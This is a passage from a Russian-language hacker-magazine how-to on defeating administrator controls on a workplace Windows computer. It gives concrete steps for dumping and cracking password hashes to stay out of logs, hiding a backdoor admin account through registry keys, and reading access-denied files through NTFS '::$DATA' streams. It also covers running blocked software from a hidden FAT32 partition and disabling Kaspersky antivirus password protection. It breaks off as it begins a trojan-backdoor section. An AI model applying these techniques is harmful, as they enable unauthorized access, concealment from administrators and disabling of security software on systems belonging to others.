
В большинстве случаев этой утилиты оказывается достаточно. Дальше остаются лишь рутинные операции вроде смены владельца и переустановки разрешений для выбранных каталогов. Чуть больше возможностей дает еще одна подобная утилита — Active@ Password Changer. Вместе с другими утилитами Active@ она добавляется на флешку как крошечный образ .ima, поэтому запуск бесплатной старой (но еще полезной) версии возможен даже без загрузки WinPE.



Активируем отключенные аккаунты

Password Changer также позволяет сбросить пароль любой учетной записи и умеет разблокировать ее, если она была отключена ранее.

Еще больше функций у программы Reset Windows Password. С ее помощью можно не только сбрасывать пароли, но и заметать следы взлома.



Сброс, дамп и заметание следов

Подобно SAMInside, она позволяет копировать пароли и хеши для их анализа на другой машине — так их проще вскрыть уже в спокойной обстановке (см. статью «Большой парольный коллайдер» в номере 194). Подобрать административный пароль куда интереснее, чем просто сбросить его: с исходным паролем ты будешь меньше светиться в логах, тогда как грубый взлом могут быстро заметить.

Еще один тонкий вариант — добавить в систему нового пользователя, наделить его желаемыми правами и скрыть эту учетную запись. Если пользователей десятки, то лишнего увидят нескоро. Проделав это, ты сможешь логиниться под обычным аккаунтом, не вызывая подозрений, а при необходимости запускать любую программу от имени одному тебе известной учетки с полным доступом. Конечно, полностью спрятать ее не удастся, но хотя бы на экране приветствия она маячить не будет. Для этого достаточно изменить подраздел UserList в реестре.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\↵
    Winlogon
```

Отыскиваем раздел SpecialAccounts или создаем его, если не нашелся. В этом разделе ищем или создаем подраздел UserList, а в нем — новый параметр типа DWORD с именем скрываемой учетки. Если присвоить ему нулевое значение, то соответствующая учетная запись не будет отображаться ни на экране приветствия, ни в общем списке из панели управления.

Можно пойти дальше и усилить конспирацию. Для этого отыскиваем ключи с говорящим названием dontdisplaylastusername и DontDisplayLockedUserId в этой ветке:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\↵
    Policies\System
```

Первому присваиваем значение 0x00000001, а второму — 0x00000002. Текущий и последний использованный аккаунт также исчезнут с экрана блокировки.

ПОТОКИ NTFS ПОМОГУТ ПОЛУЧИТЬ ДОСТУП К ФАЙЛАМ

Как уже отмечалось выше, большинство прав доступа на рабочих компьютерах с Windows задается на уровне файловой системы NTFS. Тут самое время вспомнить про файловые потоки и особенности синтаксиса. Согласно универсальному соглашению об именовании файлов (UNC), двоеточие отделяет букву диска от дальнейшего пути. В NTFS этот знак используется еще и как разделитель между собственно именем файла и связанным с ним файловым потоком.

Если настройки прав для каждого файла и каталога Windows корректны, то нет разницы, как именно обращаются к объектам файловой системы. Доступ всегда будет блокироваться при отсутствии необходимых разрешений. Однако настройка прав — долгая рутинная операция, которую в последние годы админы часто стали упрощать, используя сторонние программы. Далеко не все из них (даже сертифицированные) корректно работают с файловыми потоками. Поэтому, если не удается прочитать filename.ext, попробуй обратиться к потоку данных этого файла с помощью конструкции filename.ext:stream:$DATA или filename.ext::$DATA.


Например, если у тебя нет доступа к файлу passwords.txt, то следующая команда все равно выведет его содержимое на экран:

```
more < passwords.txt::$DATA
```

Примерно так же можно скопировать содержимое файла, перенаправив вывод команды more не на экран, а в другой файл.

```
more < passwords.txt::$DATA > pass.txt
```

Это не должно срабатывать при корректном выставлении ограничений чтения/записи, но админы частенько не утруждают себя аудитом прав доступа на каждый объект файловой системы. На реальном компьютере нередко получается гремучая смесь из явно заданных и унаследованных прав, противоречиями в которых можно воспользоваться в своих интересах..




Читаем файл из потока данных прямо в консоль

Кстати, о механизмах наследования. Встречаются ситуации, когда админ запрещает доступ к подкаталогу для определенных пользователей, но оставляет для них же полный доступ к директориям верхнего уровня. При этом возникает явное противоречие, и ограничения перестают действовать. Например, отсутствие прав на чтение файла не работает, если разрешено читать список содержащего его каталога. Аналогично и с удалением.

СОЗДАЕМ СЕКРЕТНЫЙ РАЗДЕЛ БЕЗ ПОДДЕРЖКИ ПРАВ ДОСТУПА

Иногда админы запрещают только выполнение файлов. Например, чтобы пользователь не смог запустить какую-то программу. Обойти это ограничение можно, просто скопировав ее на раздел FAT32 (как вариант — на ту же флешку),


где права доступа уже задать невозможно. Их просто не поддерживает сама файловая система. Если же постоянно пользоваться флешкой слишком рискованно, то можно сделать хитрее. Один раз запустить с нее любой редактор дисковых разделов, уменьшить размер системного, а на освободившемся месте создать новый том FAT32 и (опционально) скрыть его.



Создаем скрытый раздел FAT32

Скрытым разделам не присваивается буква диска, поэтому они не отображаются в «Проводнике» и файловых менеджерах. Смонтировать его в Windows можно через «Управление дисками» — diskmgmt.msc. Необходимые права для запуска этого инструмента ты уже назначил себе на прошлом этапе, когда узнавал пароль админа или создавал нового.

Если на раздел FAT32 копировались документы, базы или медиафайлы, то они будут открываться без проблем. Ничто не помешает и запускать простой софт, который ставится распаковкой: на новом месте все будет работать, как и раньше. Вот с установленными программами не все так просто. У них придется менять пути в настройках. Это либо файлы .cfg и .ini в том же каталоге, либо ключи реестра. Изменить ключи можно при помощи удаленного редактора реестра, запускаемого с флешки в той же WinPE.



Редактируем реестр другой ОС

С таким инструментом можно обойти и другие ограничения, прописанные в реестре.

ОБХОДИМ АНТИВИРУС КАСПЕРСКОГО

Большая часть запретов на действия пользователя в Windows реализована через реестр и права доступа в NTFS. Однако есть и другой вариант: установка специализированных программ контроля.

Например, софт «Лаборатории Касперского» загружает собственные драйверы из \windows\system32\drivers\ и sysnative\drivers. С их помощью он перехватывает системные вызовы и обращения к файловой системе, контролируя как работу программ, так и действия пользователя. Обычно админ закрывает изменение настроек антивирусного софта паролем. Хорошая новость заключается в том, что есть простые процедуры сброса такого пароля.

«Антивирус Касперского SOS» и версии для Windows Workstation проверяют имя главного файла. Поэтому достаточно проделать следующее:

- переименовать avp.exe (загрузившись в WinPE или в безопасном режиме);
- запустить переименованный файл после обычного входа в систему;
- зайти в меню «Настройка → Параметры», отключить самозащиту и защиту паролем;
- сохранить настройки, выгрузить антивирь и переименовать его обратно.

При желании можно задать собственный пароль, чтобы админ понял, как ты мучился, не зная его.

Этот метод не сработает, если антивирус на твоем компе настраивается централизованно. Однако ты всегда можешь временно нейтрализовать сторожа описанным выше способом.

С новыми продуктами Касперского все еще проще. Итальянский консультант Kaspersky Lab Маттео Ривойра написал скрипт (http://media.kaspersky.com/utilities/ConsumerUtilities/KLAPR.zip), который автоматически определяет установленную версию антивируса и обнуляет заданный пароль. Из батника видно, что в 32-битных и 64-разрядных версиях винды он хранится в разных ветках реестра:

```
HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\[имя_продукта]\settings
HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\protected\[имя_продукта]\
    settings
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\KasperskyLab\[имя_продукта]\
    settings
```

Поэтому либо просто запусти этот bat, либо правь реестр вручную из-под WinPE. Просто проверь эти ветки и присвой параметру EnablePasswordProtect нулевое значение DWORD.

ДОБАВЛЯЕМ ТРОЯНСКУЮ ЗАКЛАДКУ

Мультизагрузочная флешка — настоящий швейцарский нож. После загрузки с нее можно разблокировать скрытые учетные записи, сбрасывать пароли, править реестр и вообще творить что угодно. Проблема одна: ее могут заметить. Поэтому сделаем себе дополнительный лаз, который не требует внешних инструментов. Создать его можно в том 